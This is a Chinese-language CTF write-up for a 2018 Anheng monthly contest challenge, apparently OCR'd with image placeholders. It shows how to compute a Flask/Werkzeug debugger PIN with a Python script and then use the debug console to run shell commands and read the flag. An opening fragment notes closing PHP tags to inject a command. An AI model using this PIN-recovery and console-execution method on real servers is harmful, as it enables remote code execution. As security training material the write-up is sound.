
注意这些`?>`是为了闭合前面的语句，在重新添加一句ｐｈｐ的语句来执行命令

粗心的程序员呀(2018安恒8月赛)


>考点：Flask debug pin安全问题
参考:https://xz.aliyun.com/t/2553
http://skysec.top/2018/08/25/2018%E5%AE%89%E6%81%928%E6%9C%88%E8%B5%9BWriteup/#web
https://www.smile.top/%e5%ae%89%e6%81%92%e6%9d%af%e6%9c%88%e8%b5%9bwrite-up/
https://www.jianshu.com/p/e4cfa55a401a

打开网站

点击注册




写着什么图床系统，很奇怪,注册之后更奇怪




根据先知那位师傅的解释，主要就是利用Flask在debug模式下会生成一个Debugger PIN,我们就是要获取pin码，才可以进行任意的代码执行，来获取flag

参考飘零师傅的脚本
```python
import hashlib
from itertools import chain
probably_public_bits = [
    'ctf',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python2.7/dist-packages/flask/app.pyc' # getattr(mod, '__file__',
None),
]

private_bits = [
    '2485377892354'# str(uuid.getnode()),  /sys/class/net/eth0/address
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]
```


```
num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```






运行之后得到pin:`131-442-946`


点击右边那个小终端



输入刚才的pin




然后就可以执行命令



输入以下命令

```
[console ready]
>>> from subprocess import check_output
>>> check_output('ls',shell=True)
'app\nbin\nboot\ndev\netc\nfff111aaggggg___hhh\nhome\nlib\nlib64\nmedia\nmnt
\nopt\n'
>>> os.popen('cat fff111aaggggg___hhh').read()
'flag{87052362d59339071c5ce607ad28b752}\n'
>>>
```



pycharm 版调试：https://www.jianshu.com/p/a9a1b012d5b7